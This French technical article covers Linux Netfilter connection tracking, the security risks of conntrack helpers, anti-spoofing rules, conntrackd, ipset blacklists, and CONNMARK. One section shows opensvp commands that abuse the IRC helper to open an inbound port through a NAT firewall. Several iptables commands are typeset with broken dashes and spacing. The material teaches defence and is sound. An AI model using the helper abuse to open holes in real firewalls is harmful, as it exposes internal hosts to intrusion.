Si un suivi de connexions peut surprendre pour un protocole non connecté comme UDP, ce système répond néanmoins à un besoin réel et apporte en termes de sécurité. Dans la plupart des cas, il y a, même en UDP, un serveur et un client, et une communication sur UDP a donc le plus souvent la cinématique suivante : le client initie la communication avec le serveur puis il y a émission de paquets potentiellement dans les deux sens. Le suivi de connexions se calque sur ce fonctionnement en déclarant une session UDP dès qu'il a constaté un échange entre les deux pairs. La session expire au bout d'un délai assez court (30 secondes par défaut) ensuite si aucun paquet n'est envoyé.

Le jeu de règles minimal pour autoriser les requêtes vers un serveur DNS est le suivant :

```
iptables -P FORWARD DROP
iptables -A FORWARD -m conntrack --ctstate NEW -d $SERVER -p udp
--sport 1024: --dport 53 -j ACCEPT
iptables -A FORWARD -m conntrack --ctstate ESTABLISHED -j ACCEPT
```

La première règle positionne simplement la politique par défaut à **DROP**. La seconde autorise les paquets à destination du port 53 et provenant d'un port source supérieur à 1024 (l'oubli du port source 53 est ici volontaire). Une condition supplémentaire est exigée pour ces paquets : l'état dans le conntrack du paquet doit être **NEW**, c'est-à-dire que le paquet ne doit appartenir à aucune connexion en cours. Ceci nous garantit donc que l'on a un paquet d'ouverture de connexion. La seconde règle décrète que l'ensemble des paquets qui appartiennent à une connexion établie doivent être autorisés.

La tâche du suivi de connexions semble ainsi bien établie, mais c'est sans considérer la problématique de la traduction d'adresse. Au passage du pare-feu, certains des paramètres IP peuvent être réécrits. C'est ainsi souvent le cas de l'adresse source lors du passage d'un pare-feu donnant accès à Internet qui en IPv4 modifie l'adresse source pour n'utiliser que son adresse publique sur le réseau extérieur. Cela impose au pare-feu de savoir à qui renvoyer le paquet retour qui sera dirigé vers son adresse publique sans trace de la connexion venant du réseau privé. Une table de correspondances est donc nécessaire. Dans Netfilter, elle est maintenue au sein du suivi de connexions qui contient ainsi les données correspondant aux paramètres IP avant et après transformation. Le premier sens appelé **ORIG** contient les informations du paquet initial et le second, **REPLY**, contient les informations que le paquet aura au retour. Ainsi, la sortie suivante présente une connexion modifiée par le NAT.

```
tcp      6 429619 ESTABLISHED src=192.168.42.86 dst=209.85.148.101
sport=59857 dport=443 src=209.85.148.101 dst=1.2.3.4 sport=443
dport=59957 [ASSURED] mark=0 use=1
```

Un point intéressant ici est l'absence d'information autre qu'IP dans cette sortie. En effet, le suivi de connexions travaille uniquement à ce niveau. Il est ainsi à même de prendre en compte les solutions de routage asymétriques et autres configurations complexes où les couches basses peuvent varier de manière aléatoire. Cependant, cela signifie aussi qu'aucun contrôle de conformité topologique des flux n'est effectué par le conntrack.

Le suivi de connexions effectue néanmoins des vérifications de conformité au niveau protocolaire et l'état **INVALID** désigne un paquet dont le contenu IP ou protocolaire n'est pas valide par rapport au moteur à état du protocole concerné (paquet TCP avec une fenêtre incorrecte pour la session à laquelle il est censé appartenir par exemple). Autre point remarquable, la détection de ces incohérences protocolaires est implémentée dans Netfilter et ne repose en rien sur la couche protocolaire du système hôte. Le point positif est de permettre de coder les inconséquences de certains

systèmes d'exploitation sans modifier le comportement classique de Linux. Le point négatif est qu'il s'agit d'un code séparé qu'il est nécessaire de maintenir et de faire évoluer.

Avec l'ajout du NAT et des contrôles protocolaires, la tâche du suivi de connexions s'avère ainsi plus complexe qu'elle peut paraître au premier abord. Mais c'est sans compter sur les protocoles multi-connexions comme FTP, SIP ou encore IRC. Des protocoles comme FTP ou SIP ouvrent une connexion de signalisation et échangent des informations sur ce canal pour négocier les paramètres de connexions parallèles. L'exemple le plus simple est celui de FTP. La connexion de signalisation a lieu sur le port 21 et deux messages sont échangés entre le client et le serveur pour définir les paramètres d'une connexion dédiée à l'échange d'un flux de données.

Prenons ainsi une session FTP :

```
Logged in to ftp . lip6 . fr .
ncftp / > ls
etc / jussieu / lip6 /
```

Au niveau protocolaire, la session FTP consiste en l'échange de commandes suivant :

```
Client: PASV
Serveur: 227 Entering Passive Mode (195,83,118,1,199,211)
Client: MLSD
Serveur: 150 Opening ASCII mode data connection for 'MLSD'.
Serveur: 226 MLSD complete.
Client: QUIT
```

Le client demande à ouvrir une connexion de données et le serveur lui répond qu'il peut se connecter sur 195.83.118.1 sur le port 51155 (199*256+211).

Au niveau TCP, on distingue bien deux sessions TCP séparées :

```
195.83.118.1.21 > 10.62.101.203.52994
195.83.118.1.21 > 10.62.101.203.52994
10.62.101.203.57636 > 195.83.118.1.51155
10.62.101.203.52994 > 195.83.118.1.21
195.83.118.1.51155 > 10.62.101.203.57636
```

Considérons maintenant le filtrage d'un tel échange. L'autorisation de la connexion de signalisation est similaire à l'autorisation des requêtes DNS :

```
iptables -A FORWARD -m conntrack --ctstate NEW -d $SERVER -p tcp -
sport 1024 : -dport 21 -j ACCEPT
iptables -A FORWARD -m conntrack --ctstate ESTABLISHED -j ACCEPT
```

Maintenant, si l'on prend en compte les connexions de données du mode actif et du mode passif, il faut ajouter :

```
iptables -A FORWARD -m conntrack --ctstate NEW -d $SERVER -p tcp -
sport 1024 : -dport 1024 : -j ACCEPT
iptables -A FORWARD -m conntrack --ctstate NEW -s $SERVER -p tcp -
sport 1024 : -dport 1024 : -j ACCEPT
```

On vient tout simplement d'autoriser tout Internet à se connecter vers le serveur sur les ports au dessus de 1024 et d'autoriser le serveur à se connecter partout sur les ports hauts. « On a tué des chatons pour moins que ça ».

Il est donc nécessaire de trouver une méthode pour limiter les ouvertures au strict minimum. Peu de solutions sont disponibles ici. Les paramètres des connexions secondaires se trouvent dans le contenu applicatif et il faut donc l'étudier. Nous voilà donc à l'heure du choix, le noyau peut indiquer : « je ne sais pas faire ce parsing » et il passe la main à l'espace utilisateur pour le faire (cas de PF et ipfw qui utilisent des serveurs mandataires) ou le noyau prend ses responsabilités et réalise lui même l'étude des flux pour découvrir les paramètres des connexions secondaires (cas de Netfilter, Checkpoint, Juniper, ...). Cette dernière technique est réalisée au sein de composants logiciels génériquement appelés *Application Level Gateway*. Dans le domaine de Netfilter, ils portent le nom de *helpers*.

Leur tâche est bien définie, ils parsent les flux pour leur protocole et détectent les négociations de connexion secondaires. Ils créent alors une expectation qui contient l'ensemble des paramètres IP possibles correspondant à la probable future connexion. Cette expectation a une durée de vie limitée car il y a forcément un écart de temps relativement court entre le message sur le contrôle de signalisation et l'ouverture de la connexion secondaire. Lorsqu'un paquet avec des paramètres IP correspondant à une expectation arrive, une connexion est ajoutée au conntrack et l'expectation est détruite. Si l'on prend l'exemple précédent et que l'on utilise l'utilitaire conntrack pour afficher en temps réel les événements relatifs aux expectations, on observe bien la création d'une expectation et sa destruction lorsque la connexion de donnée s'établit :

```
# conntrack -E expect
[ NEW ] 300 proto =6 src =10.62 .101.2 03 dst =195.83.118.1 sport =0
dport =51155
[ DESTROY ] 300 proto =6 src =10.62 .101.2 03 dst =195.83.118.1
sport =0 dport =51155
```

La connexion créée à partir d'une expectation est marquée comme étant relative à la connexion de signalisation. Les paquets de ce type peuvent être acceptés en utilisant l'état **RELATED**, ce qui donne :

```
iptables -A FORWARD -m conntrack --ctstate NEW -d $SERVER -p tcp -
sport 1024 : -dport 21 -j ACCEPT
iptables -A FORWARD -m conntrack --ctstate ESTABLISHED -j ACCEPT
iptables -A FORWARD -m conntrack -ctstate RELATED -j ACCEPT
```

Ce mécanisme réduit drastiquement l'ouverture nécessaire pour assurer un fonctionnement des protocoles multi-connexions. Seule une ouverture temporaire sur les paramètres négociés est possible.

L'esprit avisé aura remarqué qu'un tel mécanisme ne peut pas passer la traduction d'adresses. En effet,

l'IP communiquée par un client NATé dans l'annonce protocolaire n'aura rien à voir avec ce qui est vu sur Internet puisque les paquets sont réécrits avec l'adresse externe du pare-feu effectuant la transformation. Les helpers sont donc aussi chargés de modifier les messages en indiquant les vraies adresses IP et les vrais ports. Ces derniers peuvent en effet être modifiés dans le cas du NAT puisque la transformation de NAT n'est rien d'autre qu'une application injective entre un sous-ensemble de l'espace des adresses sources et des ports sources vers l'ensemble des ports sources disponibles sur le pare-feu. La conservation du port source n'est pas une hypothèse viable et celui-ci est donc fréquemment modifié pour éviter les conflits. Le pare-feu réalise donc une substitution au sein des messages échangés entre le serveur et le client en mettant à jour les entrées qu'il a modifiées ou en restaurant les données originales. Chacun voit ainsi la réalité qui lui convient.

2 Maîtrise de l'impact des helpers

2.1 Danger des helpers

2.1.1 Know your protocol

Il convient de bien comprendre ce qu'implique l'activation d'un helper. Prenons ainsi le cas du protocole IRC et supposons que le helper IRC soit chargé. Si l'association automatique port/helper est faite (cas par défaut), on a ainsi activation de l'étude de toutes les connexions pour tout flux à destination du port 6667 et donc potentiellement création d'expectation. Dans le cas d'IRC, l'utilisation du helper est uniquement nécessaire pour l'activation des messages DCC qui ne sont autres que des communications directes (pour échange de données) entre clients d'un même serveur IRC. Ce n'est donc pas l'objectif premier du protocole qui reste quasi fonctionnel sans activation du helper.

Par un message DCC, un client annonce qu'il écoute sur un port donné à une IP donnée et qu'il est prêt à recevoir une connexion depuis un point arbitraire d'Internet (puisqu'il ne connaît pas l'adresse réelle de son pair). Si le helper est actif, l'envoi de ce message par le client vers un serveur écoutant sur le port 6667 lui permet donc d'accepter une connexion depuis Internet sur un port de son choix. C'est loin d'être anecdotique et malheureusement aussi loin d'être une conséquence connue et assumée.

L'outil opensvp **[OPENSVP]** a été développé à des fins éducatives pour montrer la simplicité avec laquelle cette « attaque » est exploitable. Supposons que nous soyons connectés sur une machine dans un réseau privé caché derrière une box ADSL ou une appliance de sécurité basée sur Linux. Si on lance sur un serveur (dont l'adresse est 1.2.3.4) :

```
$ opensvp --server --helper irc -v
```

on peut alors démarrer opensvp sur le client :

```
$ opensvp --client -t 1.2.3.4 --helper irc --port 23 -v
2.3.4.5:23 should be opened from outside
```

Sur le serveur, on voit apparaître le message :

```
You should be able to connect to 2.3.4.5:23
```

Il est alors possible de se connecter depuis n'importe où sur Internet sur le port 23 de l'IP 2.3.4.5 et l'on sera alors redirigé par le pare-feu sur le port 23 de la machine du réseau interne.

2.1.2 One port to pown them all

La sensibilité des helpers aux entrées utilisateurs est donc inquiétante. La création des expectations est basée sur des messages dont certains sont envoyés par le serveur et d'autres par le client. Il est donc intéressant d'étudier quelle est la sensibilité de ce système aux entrées utilisateurs. Une des questions principales étant de savoir si un utilisateur peut ouvrir des connexions arbitraires en abusant de ces messages.

Une étude du code montre qu'après des débuts difficiles (faille FTP de 2001 **[FTP2001]**), une convention implicite mais ayant le mérite d'exister a été utilisée : l'ouverture de connexions par le client à destination du serveur en utilisant des paramètres fournis par le client ne doit pas être autorisée par défaut. De plus, les communications doivent avoir lieu entre les deux pairs à l'origine de la communication. Si le protocole exige l'ouverture de connexions à destination d'autres IP que les pairs, il est nécessaire d'activer la variable adéquate dans `/proc` (cas de SIP).

Cependant, et comme le montre l'attaque présentée à *SSTIC* en 2012 **[CONN2012]**, ce mécanisme est sensible et, si le système n'est pas convenablement protégé, il est possible pour un utilisateur sur un réseau directement connecté au niveau Ethernet d'ouvrir des connexions arbitraires sur un serveur pour peu que celui-ci serve un protocole comme FTP. Cette attaque est contrée par des mesures strictes d'anti-spoofing qui préviennent le système de filtrage des injections de commandes dans les flux. Cette attaque constitue une évolution de la menace constituée par le *spoofing*. Jusqu'ici, l'anti-spoofing était principalement considéré pour lutter contre des attaques en déni de service visant à saturer certaines tables par des ouvertures de connexions (invalides) très nombreuses. Ici, il s'agit d'injection de paquets dans un trafic légitime.

2.2 Mise en place des protections

L'étude des helpers et l'attaque par spoofing obligent à une mise à niveau des protections. Aussi, les recommandations de protection pour Netfilter ont été mises à jour dans le document « Secure use of iptables and connection tracking helpers » **[SECUSE]** qui décrit des méthodes de limitations de l'impact des helpers. Celles-ci se résument à deux grandes lignes : suppression de l'association automatique des helpers à un port (et donc activation manuelle de l'association entre flux et helper) et anti-spoofing strict.

2.2.1 Anti-spoofing

Pour IPv4, l'anti-spoofing peut être fait de manière très simple car une fonctionnalité de *reverse path filtering* est disponible de manière standard. Ce mécanisme est décrit dans la RFC 3704 **[RFC3704]** qui date de 2004. Le principe du reverse path filtering strict consiste à regarder au moment de la réception d'un paquet si ce dernier arrive sur l'interface sur laquelle on l'aurait routé. Ce n'est donc rien d'autre qu'une vérification de la conformité topologique de la provenance du paquet. L'activation de cette fonctionnalité est faite en standard par les scripts de pare-feu et l'auteur de cet article vous invite à changer de script si ce n'est pas le cas.

```
echo 1 > /proc/sys/net/ipv4/conf/all/rp_filter
```

La fonction **rp_filter** est uniquement implémentée pour IPv4 et ne protège en rien le système IPv6. Et il n'existe malheureusement même pas d'équivalent pour ce protocole dans les couches réseau.

Depuis le noyau 3.3, un nouveau module de *match* implémentant la RFC 3704 pour IPv4 et IPv6 a fait son apparition dans Netfilter. Il est appelé **rpfilter** et si il est chargé dans une règle iptables, une vérification de conformité topologique est faite. La syntaxe pour bloquer les paquets indésirables en IPv4 et en IPv6 est alors la suivante :

```
iptables -A PREROUTING -t raw -m rpfilter --invert -j DROP
ip6tables -A PREROUTING -t raw -m rpfilter --invert -j DROP
```

Le lecteur attentif aura remarqué l'utilisation d'une table **raw PREROUTING** qui n'a pas encore été mentionnée jusqu'ici. Cette table est placée en tout début de processus, son nom « raw » a été choisi car elle est placée avant tout traitement et notamment avant les opérations de conntrack. En réalisant le blocage sur cette table, on économise ainsi tous les traitements et allocations de ressources liés au conntrack. L'impact d'un bombardement de paquets illégitimes est donc réduit au maximum.

Si vous n'avez pas la chance d'avoir un noyau récent, la seule solution en IPv6 est une série de règles manuelles :

```
ip6tables -A PREROUTING -t raw -i eth0 -s $NET_ETH1 -j DROP
ip6tables -A PREROUTING -t raw -i eth0 -s $ROUTED_VIA_ETH1 -j DROP
ip6tables -A PREROUTING -t raw -s fe80::/64 -j ACCEPT #autorisation
du trafic local
ip6tables -A PREROUTING -t raw -i eth1 -s $NET_ETH1 -j ACCEPT
ip6tables -A PREROUTING -t raw -i eth1 -s $ROUTED_VIA_ETH1 -j ACCEPT
```

Une fois encore ces règles sont positionnées en **raw PREROUTING** pour limiter les traitements et la consommation de ressources en cas d'attaque.

2.2.2 Activation manuelle des helpers

Depuis le noyau 3.5, il est possible de désactiver l'assignation de tous les flux d'un port à un helper par défaut. L'assignation des flux à un helper doit alors être faite de manière manuelle grâce à la cible CT. Ce nouveau comportement peut être obtenu en chargeant le module **nf_conntrack** avec un paramètre :

```
modprobe nf_conntrack nf_conntrack_helper=0
```

ou aussi pour un système déjà initialisé en utilisant une entrée dans **/proc** :

```
echo 0 > /proc/sys/net/netfilter/nf_conntrack_helper
```

Attention toutefois, dans ce dernier cas, les connexions déjà établies conservent le comportement précédent.

Sur les anciens noyaux, ce comportement est simulable pour bon nombre de helpers en chargeant les modules de helpers avec une variable **ports** positionnée à 0.

```
modprobe nf_conntrack_$PROTO ports=0
```

La cible CT est utilisée pour paramétrer la manière dont un paquet doit être traité vis-à-vis du conntrack, ceci incluant le paramétrage de certains aspects de la connexion à laquelle il sera potentiellement rattaché. Comme cette cible modifie le comportement du conntrack, elle est placée avant les opérations qui y sont relatives et les règles doivent donc être écrites dans **raw PREPROUTING**. Pour assigner un helper à un flux, c'est l'option **helper** qu'il faut utiliser, ce qui nous donne par exemple :

```
iptables -A PREROUTING -t raw -p tcp --dport 21 -d 1.2.3.4 -j CT -
helper ftp
```

Cette méthode est plus contraignante que ce qui se faisait auparavant, mais elle offre un contrôle beaucoup plus fin sur l'impact des helpers.

2.2.3 Autorisation fine des flux relatifs

La sécurité peut encore être renforcée en spécifiant de manière précise quels sont les flux **RELATED** que l'on autorise à passer. Ainsi, si un serveur FTP est paramétré pour ouvrir des connexions relatives sur les ports de l'intervalle 30000-40000, on peut écrire une règle d'autorisation parfaitement calibrée :

```
iptables -A FORWARD -m conntrack --ctstate RELATED -m helper \\
      --helper ftp -d $MY_FTP_SERVER -p tcp \\
      --dport 40000:60000 -j ACCEPT
```

Cette règle spécifie qu'une connexion TCP entre les ports 40000 et 60000 du serveur FTP est autorisée s'il s'agit d'une connexion relative générée par le helper FTP. Elle ne s'appliquera donc pas pour une connexion relative au helper IRC ou à tout autre helper, ce qui nous protège contre l'utilisation abusive d'un autre helper.

2.3 Haute disponibilité avec conntrackd

Lorsque l'on a un seul pare-feu, toute défaillance conduit à une interruption de service. Ceci est fâcheux pour un équipement critique et il est bien souvent mis en place deux pare-feu dans des configurations dupliquées. La configuration la plus souvent rencontrée est celle du maître et de l'esclave. Ce dernier est juste là en cas de problème planifié (mise à jour) ou non (panne) sur le maître. Lors d'une bascule, l'esclave prend les ressources du maître et récupère son trafic. Si l'on se place du point de vue de l'esclave, il recevra ainsi brutalement des paquets provenant d'un trafic établi qu'il n'a jamais vu auparavant. Le suivi de connexions de l'esclave considérera donc qu'il s'agit d'un trafic illicite et les paquets seront bloqués. L'effet pour l'utilisateur du réseau sera une coupure des sessions applicatives établies. Pour éviter ce problème, l'une des solutions les plus efficaces est de dupliquer les informations du suivi de connexions entre les deux pare-feu. En cas de coupure, l'esclave connaîtra alors les connexions en cours sur le maître et ne bloquera donc plus les sessions des utilisateurs.

Assurer la réplication du suivi de connexions est le but du logiciel **conntrackd** qui fait partie des conntrack-tools. C'est le fruit du travail de Pablo Neira Ayuso, qui est le concepteur et principal développeur des différents composants de ce projet. Le Netfilter originel était en effet bien loin de permettre une construction aisée de ce genre de fonctions. La principale problématique était l'absence de moyen de communication entre le noyau et l'espace utilisateur. Il a fallu attendre le noyau 2.6.14 pour voir arriver un nouveau système de communication appelé nfnetlink, qui a été la base de toute une nouvelle série de bibliothèques dédiées aux échanges des sous-systèmes de Netfilter avec l'espace utilisateur. Nfnetlink est basé sur netlink, qui est un moyen d'échange entre le noyau et l'espace utilisateur. Netlink est utilisé par des couches comme le routage ou encore par iptables. Nfnetlink réalise un multiplexage sur un seul canal netlink et fait donc passer l'ensemble des sous-systèmes de Netfilter sur ce seul canal.

Le sous-système qui nous intéresse ici est le suivi de connexions et il est géré par la bibliothèque **libnetfilter_conntrack**. Le choix fait pour **conntrackd** a été de s'appuyer sur cette bibliothèque pour réaliser la tâche de transfert d'informations en espace utilisateur. **conntrackd** récupère ainsi les entrées du suivi de connexions, les transfère par le réseau au **conntrackd** de l'esclave qui les conserve en mémoire. En cas de besoin, par exemple lorsque le maître ne répond plus, les informations de connexion sont envoyées par le **conntrackd** de l'esclave vers son propre conntrack.

L'échange du suivi de connexions entre un maître et un esclave n'est pas protégé par un mécanisme garantissant la confidentialité. Il est donc plus que recommandé de dédier un lien Ethernet physique sur chacune des machines. Ceci est aussi important pour des raisons de fiabilité des données puisque le flux lié à la réplication peut être intensif.

La paramétrage de **conntrackd** se fait au moyen d'un fichier de configuration dans lequel l'administrateur précise notamment quelle est l'interface dédiée à utiliser et quel est le mode de fonctionnement souhaité. Des modèles de configuration pour chaque mode sont disponibles dans les sources de **conntrackd**. Le mode le plus classique est FT-FW, qui est un protocole fiable dupliquant les entrées en continu et qui est aussi capable de déclencher des synchronisations globales s'il en détecte le besoin.

La malédiction du filtrage applicatif

La reconnaissance automatique des protocoles n'est pas officiellement disponible au sein du projet Netfilter. Aucun des projets de filtrage de niveau 7 existant n'a en effet réussi à être intégré dans le code officiel. La raison était souvent le manque de qualité du code. Parmi les projets intéressants, citons ipp2p, spécialisé sur le *peer to peer*, ou encore OpenDPI. Ce dernier est mort suite au rachat de sa société mère (entraînant d'ailleurs ipp2p dans son sillage) et a été repris sous le nom de nDPI par l'équipe de Ntop. Mais il a perdu en passant son lien avec Netfilter. Un port de l'ancien code [NDPIFILTER] existe, mais il reste très expérimental. Il reste donc l7-filter [L7FILTER], qui a était développé à l'origine comme une solution de reconnaissance de protocole. En difficulté lui aussi, il n'a connu, à l'heure de l'écriture de ces lignes, aucune mise à jour depuis près d'un an.

Pablo Neira Ayuso avait présenté en 2011 un projet prometteur appelé nfgrep, mais il semble qu'il soit lui aussi victime de la malédiction puisque le code n'est toujours pas disponible.

3 Ipset ou la gestion de listes complexes

Comme nous l'avons vu plus haut, l'évaluation des règles dans Netfilter est séquentielle. Il s'ensuit que leur multiplication entraînera une baisse des performances. Le tableau n'est cependant pas si noir si l'on regarde le filtrage tel qu'il est effectué de manière classique. L'une des premières règles est celle autorisant les paquets correspondant à des connexions établies. Or sur un trafic standard, cette règle traite en fait 99 % du trafic et l'impact de la taille du jeu de règles est donc limité. Il n'en reste pas moins que la linéarité de l'évaluation est un des points faibles de Netfilter. Ceci est d'autant plus vrai que les règles se multiplient parfois très vite. C'est par exemple le cas dès que l'on veut gérer des listes noires pour éviter tout trafic provenant de machines suspectes. Dans ce cas, les seuls critères de filtrage à disposition sont les opérateurs adresse source ou destination qui ne prennent en paramètre qu'un simple réseau. Gérer une liste noire revient donc à avoir une règle par machine. Certains objecteront peut-être que la liste noire peut être gérée ailleurs, mais le problème de la multiplication se pose dans d'autres cas, comme lorsque l'on veut appliquer un traitement différencié à un ensemble de machines.

À ce problème s'ajoute également une problématique lors des mises à jour. La communication entre iptables et Netfilter souffre en effet d'un problème de taille. Chaque modification unitaire se fait en rapatriant la table sur laquelle la modification est effectuée depuis le noyau, en la mettant à jour puis en injectant le résultat dans le noyau. Si l'opération est rapide lorsque le nombre de règles est limité, elle devient vite très longue lorsqu'il augmente. Les personnes utilisant des scripts de filtrage basés sur des appels successifs à **iptables** auront remarqué ce problème et beaucoup seront passés à une utilisation de la commande **iptables-restore** qui, partant d'un fichier texte, met à jour les règles en une seule opération.

Si la solution **iptables-restore** résout le problème des scripts, la faiblesse du processus de mise à jour condamne le jeu de règles à une certaine stabilité et l'évaluation linéaire limite l'utilisation de listes. Jozsef Kadlecsik a donc écrit ipset, qui est inclus dans Linux depuis 2.6.39, pour pallier ce problème. Ce logiciel introduit la notion d'ensembles complexes. Ils sont définis et nommés grâce à la commande **ipset** et peuvent être ensuite accédés dans **iptables** avec un module de match dédié. Supposons que l'on ait défini l'ensemble **ipset** *blacklist*, il est alors possible d'écrire ce genre de règle de filtrage :

```
iptables -A PREROUTING -t raw -m set -match-set blacklist src -j DROP
```

Cette règle va bloquer tout paquet dont la source a une de ses composantes qui appartient à l'ensemble blacklist.

Les types d'ensembles gérés par ipset sont nombreux. Pour une liste noire d'adresses IP, l'ensemble adapté est **hash:ip**, qui stocke une liste d'adresses IP dans une table de hachage de taille arbitraire. La plupart des ensembles supportent de plus une expiration temporelle des entrées. Des ensembles plus complexes sont aussi disponibles, comme **hash:ip:port** qui stocke une liste de couples adresse et port dans une table de hachage.

Un ensemble se crée avec la commande **ipset**. La commande suivante définit par exemple un ensemble de type **hash:ip** appelé blacklist dont la durée d'expiration des éléments est 1200 secondes :

```
ipset create blacklist hash:ip timeout 1200
```

Les éléments peuvent alors être ajoutés un par un au moyen de la commande **ipset**, par exemple pour ajouter 2.3.4.5 à blacklist :

```
ipset add blacklist 2.3.4.5
```

Il est aussi possible de les ajouter en utilisant la cible **SET**. Si une règle utilisant la cible **SET** est déclenchée pour un paquet, celui-ci est alors utilisé pour construire un nouvel élément de l'ensemble passé en option. Ainsi, la commande suivante ajoute à blacklist toutes les adresses sources des paquets à destination du port 22 :

```
iptables -I INPUT -p tcp --dport 22 -j SET --add-set blacklist src
```

La configuration que nous venons de décrire (à l'exception de la dernière règle) est une bonne base pour lutter contre un déni de service. Il suffit d'alimenter la liste des IP attaquantes pour les bloquer au plus tôt. De nombreuses méthodes sont possibles pour alimenter cette liste noire, mais nous ne verrons ici qu'une solution basée sur **iptables**. Supposons que notre serveur web 1.2.3.4 soit attaqué, une solution pour alimenter la liste est la suivante :

```
iptables -p tcp -syn -d 1.2.3.4 --dport 80 -m connlimit --connlimit-
above 16 \
   -j SET --add-set blacklist src -timeout 300 --exist
```

Le module **connlimit** va produire un match dès qu'une adresse IP aura plus de 16 connexions simultanément ouvertes sur le serveur web. Ceci déclenchera alors l'ajout de l'adresse dans l'ensemble blacklist avec un *timeout* de 300 secondes. L'option **--exist** assure que le délai d'expiration sera remis à 30 secondes si l'entrée existe déjà dans l'ensemble blacklist. Cette option est inutile dans notre configuration puisque tous les paquets des éléments de blacklist sont bloqués dès la table **raw**, mais elle a été mentionnée ici car elle peut devenir utile si l'on change la technique de blocage.

La combinaison de deux modules réussit ainsi ici à construire une solution efficace et pertinente pour lutter contre un déni de service sur un serveur web.

4 Iptables comme langage

4.1 iptables peut être vu comme un langage

La syntaxe d'**iptables** est structurellement simple et l'on se trouve à première vue devant une succession de règles de filtrage qui sont évaluées de manière linéaire. Un regard plus attentif montre qu'il existe un certain nombre de fonctionnalités qui changent la donne. Parmi celles-ci, les deux principales sont les chaînes utilisateurs et les marques.

La chaîne utilisateur est une chaîne nommée et définie par l'utilisateur qui peut y ajouter des règles iptables arbitraires. Elle est accédée par deux moyens, l'opérateur jump (**-j**) et l'opérateur goto (**-g**). Avec l'opérateur jump, le filtrage continue à la règle suivant la règle appelante lorsque l'évaluation des règles de la chaîne utilisateur est terminée. Dans le cas de l'opérateur goto, l'évaluation est finie lorsque la fin de la chaîne utilisateur est atteinte. En termes de programmation, une chaîne utilisateur est donc l'équivalent d'une procédure. Elles sont généralement utilisées à des fins de clarté et à des fins de performances. Prenons le cas évoqué plus haut d'une famille de serveurs à qui le même ensemble de règles s'applique. Sans chaîne utilisateur, il faut pour chaque port (ou presque) et pour chaque serveur ajouter une règle. En créant une chaîne utilisateur contenant les règles protocolaires, on simplifie l'écriture :

```
iptables -N serveur
iptables -A serveur -p tcp -dport 80 -j ACCEPT
iptables -A serveur -p tcp -dport 22 -s $NET_ADMIN -j ACCEPT
iptables -A serveur -p tcp -dport 21 -s $NET_WEBEUX -j ACCEPT
```

On peut alors ajouter les serveurs :

```
iptables -A FORWARD -s $IP_SERVEUR1 -j serveur
iptables -A FORWARD -s $IP_SERVEUR2 -j serveur
```

ou continuer à factoriser avec **ipset** :

```
ipset create serveurs hash:ip
ipset add serveurs $IP_SERVEUR1
iptables -A FORWARD -m set -match-set serveurs src -j serveur
ipset add serveurs $IP_SERVEUR2
```

Cette technique apporte de la lisibilité au jeu de règles et provoque également un gain en performance que l'on peut mesurer par la baisse du nombre de règles évaluées au maximum pour un paquet. En effet, si on note *n* le nombre de serveurs et *p* le nombre de règles nécessaire pour un serveur, alors le nombre d'évaluations de règles maximum est n*p pour la version développée, n+p pour la version factorisée **iptables** et 1+p pour la version factorisée avec **ipset**.

Les marques sont le deuxième élément clé dans les constructions logiques basées sur **iptables**. Il s'agit d'une variable entière qui est posée sur le paquet par une cible et qui peut ensuite être matchée dans une autre règle ou utilisée par un autre sous-système réseau, comme la qualité de service. Les marques sont vite incontournables dès que l'on essaie de faire collaborer différentes couches réseau. La marque est fréquemment utilisée comme un *bitmask* et elle stocke alors un certain nombre d'informations, étant ainsi comparable à une variable locale.

L'exemple suivant utilise la marque pour différencier les paquets NATés des accès directs au serveur mandataire tournant sur le port 8080 :

```
iptables -A PREROUTING -t mangle -s 192.168.1.0/24  -p tcp --dport
80 -j MARK --set-mark 0x10/0xf0
iptables -A PREROUTING -t nat -s 192.168.1.0/24  -p tcp --dport 80
-j REDIRECT --to-ports 8080
iptables -A INPUT -m mark --mark 0x10/0xf0 -p tcp --dport 8080 \
   -m comment --comment 'redirection' -j ACCEPT
iptables -A INPUT  -p tcp --dport 8080 -m comment --comment 'direct
access' -j ACCEPT
```

La chaîne **mangle PREROUTING** est située avant la chaîne **PREROUTING nat** et donc la marque 0x10 est posée sur le paquet avant que la transformation sur le port destination ne soit réalisée. En **INPUT**, la transformation de NAT est faite et seule la marque permet alors de différencier les paquets NATés de ceux résultant d'une connexion directe.

La marque et son filtre associé constituent donc l'équivalent d'une conditionnelle qui porte sur les paquets. L'un des problèmes de la marque est qu'elle est locale. Elle est non diffusée sur le réseau et elle est uniquement rattachée à un paquet. Le deuxième point a pour conséquence une absence totale d'historique ce qui nuit notamment lorsque l'on veut appliquer le même traitement à l'ensemble des paquets d'une même connexion. Henrik Nordström a donc développé **CONNMARK**, qui est une marque posée sur les connexions qui assure donc une persistance de la marque au cours du temps.

L'utilisation de **CONNMARK** est assez gymnique. Les lignes suivantes définissent : tous les paquets des connexions FTP (et même ceux appartenant des connexions de données) sont marqués 1 et tous les paquets des connexions HTTP sont marqués 2 :

```
iptables -A PREROUTING -t mangle -j CONNMARK --restore-mark
iptables -A POSTROUTING -t mangle -m mark ! --mark 0 -j ACCEPT
iptables -A POSTROUTING -p tcp --dport 21 -t mangle -j MARK --set-mark 1
iptables -A POSTROUTING -p tcp --dport 80 -t mangle -j MARK --set-mark 2
iptables -A POSTROUTING -t mangle -j CONNMARK --save-mark
```

Le mécanisme de base de l'utilisation de **CONNMARK** est la bascule de la marque des paquets vers la marque de leur connexion. Cette opération est réalisée par la dernière ligne qui positionne la marque du paquet sur la connexion à laquelle il appartient. La cible

`CONNMARK` n'est pas finale et l'évaluation des règles de la chaîne se poursuit ensuite. L'écriture de la marque est effectuée en fin de parcours dans le noyau puisque la règle est positionnée en `POSTROUTING`. Cela garantit que l'ensemble des modifications de marques ont été effectuées.

En début de parcours, la première règle réalise la tâche inverse et copie la marque de connexion sur la marque de paquet. La deuxième ligne fait sortir de la chaîne `POSTROUTING mangle` tous les paquets ayant une marque non nulle. Les troisième et quatrième lignes posent les marques suivant les ports. `MARK` tout comme `CONNMARK` n'est pas une cible terminale et l'évaluation de la chaîne se poursuit jusqu'à la dernière ligne, ce qui nous garantit que la marque est bien sauvée.

